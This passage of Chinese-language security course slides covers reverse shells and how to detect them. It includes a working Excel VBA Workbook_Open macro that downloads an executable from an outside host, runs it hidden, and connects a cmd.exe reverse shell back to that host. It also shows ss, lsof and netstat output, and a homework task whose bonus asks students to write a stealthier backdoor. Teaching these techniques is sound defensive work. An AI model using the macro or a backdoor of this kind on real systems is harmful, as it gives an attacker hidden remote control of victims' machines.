ESTAB      0       0           172.20.10.4:54194      172.217.27.131:https   users:(("x-www-browser",pid=4363,fd=207))
ESTAB      0       0           172.20.10.4:54698         103.5.34.13:https   users:(("x-www-browser",pid=4363,fd=216))
ESTAB      0       0           172.20.10.4:54700         103.5.34.13:https   users:(("x-www-browser",pid=4363,fd=217))
ESTAB      0       0           172.20.10.4:39300          23.76.84.6:https   users:(("x-www-browser",pid=4363,fd=181))
ESTAB      0       0           172.20.10.4:52080      216.58.200.226:https   users:(("x-www-browser",pid=4363,fd=183))
ESTAB      0       0           172.20.10.4:46598        103.5.34.204:https   users:(("x-www-browser",pid=4363,fd=223))
ESTAB      0       552         172.20.10.4:49510       108.174.11.37:https   users:(("x-www-browser",pid=4363,fd=180))
ESTAB      0       0           172.20.10.4:46596        103.5.34.204:https   users:(("x-www-browser",pid=4363,fd=221))
SYN-SENT   0       1           172.20.10.4:43080        3.217.219.88:https   users:(("x-www-browser",pid=4363,fd=202))
ESTAB      0       437         172.20.10.4:49670      104.17.214.204:https   users:(("x-www-browser",pid=4363,fd=215))
ESTAB      0       0           172.20.10.4:42446      216.58.200.238:https   users:(("x-www-browser",pid=4363,fd=53))
ESTAB      0       0           172.20.10.4:41990       192.124.249.5:https   users:(("x-www-browser",pid=4363,fd=172))
ESTAB      0       0           172.20.10.4:46422       13.107.21.200:https   users:(("x-www-browser",pid=4363,fd=198))
ESTAB      0       0           172.20.10.4:49760     163.171.193.128:https   users:(("x-www-browser",pid=4363,fd=247))
ESTAB      0       0           172.20.10.4:36184      172.217.160.99:http    users:(("x-www-browser",pid=4363,fd=218))
ESTAB      0       0           172.20.10.4:47964      216.58.200.246:https   users:(("x-www-browser",pid=4363,fd=212))
ESTAB      0       0           172.20.10.4:46040     172.217.160.100:https   users:(("x-www-browser",pid=4363,fd=206))
ESTAB      0       0           172.20.10.4:49912      140.112.18.215:https   users:(("bash",pid=5789,fd=1),("bash",pid=5789,fd=0))
ESTAB      0       0           172.20.10.4:36186      172.217.160.99:http    users:(("x-www-browser",pid=4363,fd=219))
ESTAB      0       0           172.20.10.4:45630      172.217.160.97:https   users:(("x-www-browser",pid=4363,fd=213))
ESTAB      0       0           172.20.10.4:42798       192.124.249.6:https   users:(("x-www-browser",pid=4363,fd=226))
ESTAB      0       0           172.20.10.4:55880       52.40.145.244:https   users:(("x-www-browser",pid=4363,fd=111))
```

Reverse Shell (on Windows)

- VBA (Visual Basic for Applications) 是 Visual Basic 的一種巨集語言，主要能用來擴展 Windows 的應用程式功能，特別是 Microsoft Office 軟體。

reverse_shell.xlsm - ThisWorkbook (程式碼)


Workbook | Open

```
Private Declare PtrSafe Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As LongPtr)

Private Sub Workbook_Open()

    Dim xHttp1: Set xHttp1 = CreateObject("Microsoft.XMLHTTP")
    Dim bStrm1: Set bStrm1 = CreateObject("Adodb.Stream")

    xHttp1.Open "GET", "http://140.112.18.215/excel.exe", False
    xHttp1.Send

    With bStrm1
        .Type = 1 '//binary
        .Open
        .write xHttp1.responseBody
        .savetofile "C:\Recovery\EXCEL.EXE", 2 '//overwrite
    End With

    Sleep 5000
    retVal = Shell("cmd /c C:\Recovery\EXCEL.EXE 140.112.18.215 443 -e cmd.exe", vbHide)

End Sub
```


Detecting Reverse Shell (on Windows)

- Check connections
  - netstat -bno

```
 TCP    192.168.0.10:58883     172.217.160.106:443    ESTABLISHED     11872
[chrome.exe]
 TCP    192.168.0.10:58910     140.112.18.215:443     ESTABLISHED     9132
[EXCEL.EXE]
 TCP    192.168.0.10:58919     40.90.189.152:443      ESTABLISHED     14068
[VirtualBoxVM.exe]
```



HW (5pt)



- 上傳 .ZIP 檔:

  /[學號]

  [學號].pkt

  [學號].pdf

- [學號].pkt 課堂 LAB 的網路拓樸 (2pt)
- [學號].pdf 回答以下問題:
  1. ARP Spoofing 如何防禦? (1pt)
  2. 挑一個現有工具(防毒、網路監控軟體)或 Paper，說明他如何偵測可疑網路行為? (2pt)
  3. Lab reflection

Bonus (5pt)

- 寫一個沒那麼容易被發現的後門
  - ss、netstat 只能看到當下的連線狀態
  - 如果每隔一段時間才連向 C2 Server，且每次連線持續時間很短
  - 要如何發現這種後門?
- 下次上課 DEMO

Example

- https://sysdig.com/blog/reverse-shell-falco-sysdig-secure/

```
┌──(kali㉿kali)-[~]
└─$ lsof -i
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
x-www-bro 4363 kali   36u  IPv4 114229      0t0  TCP 172.20.10.4:49836→ec2-52-43-205-127.us-west-2.compute.amazonaws.com:https (ES
TABLISHED)
bash      7060 kali    0u  IPv4 120111      0t0  TCP 172.20.10.4:50096→pc215.ee.ntu.edu.tw:https (ESTABLISHED)
bash      7060 kali    1u  IPv4 120111      0t0  TCP 172.20.10.4:50096→pc215.ee.ntu.edu.tw:https (ESTABLISHED)

┌──(kali㉿kali)-[~]
└─$ lsof -i
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
x-www-bro 4363 kali   36u  IPv4 114229      0t0  TCP 172.20.10.4:49836→ec2-52-43-205-127.us-west-2.compute.amazonaws.com:https (ES
TABLISHED)
```

```
C:\WINDOWS\system32>openfiles /local on

成功: 系統通用旗幟 '維持物件清單' 已經啟用..
        系統重新啟動後，變更將會生效。

C:\WINDOWS\system32>
```

```
C:\WINDOWS\system32>openfiles

在本機開啟的檔案:
---------------------

ID     處理程序名稱          開啟檔案 (Path\executable)
===== ==================== ==========================================
64     sihost.exe           C:\Windows\System32
1780   sihost.exe           C:\..\Windows\System32\zh-TW\KernelBase.dll.mui
72     svchost.exe          C:\Windows\System32
320    svchost.exe          C:\..\Windows\System32\zh-TW\svchost.exe.mui
776    svchost.exe          C:\..\Windows\System32\zh-TW\crypt32.dll.mui
1260   svchost.exe          C:\..\L.yun\ActivitiesCache.db-wal
1264   svchost.exe          C:\..\L.yun\ActivitiesCache.db
1272   svchost.exe          C:\..\L.yun\ActivitiesCache.db-shm
72     svchost.exe          C:\Windows\System32
308    svchost.exe          C:\..\Windows\System32\zh-TW\svchost.exe.mui
```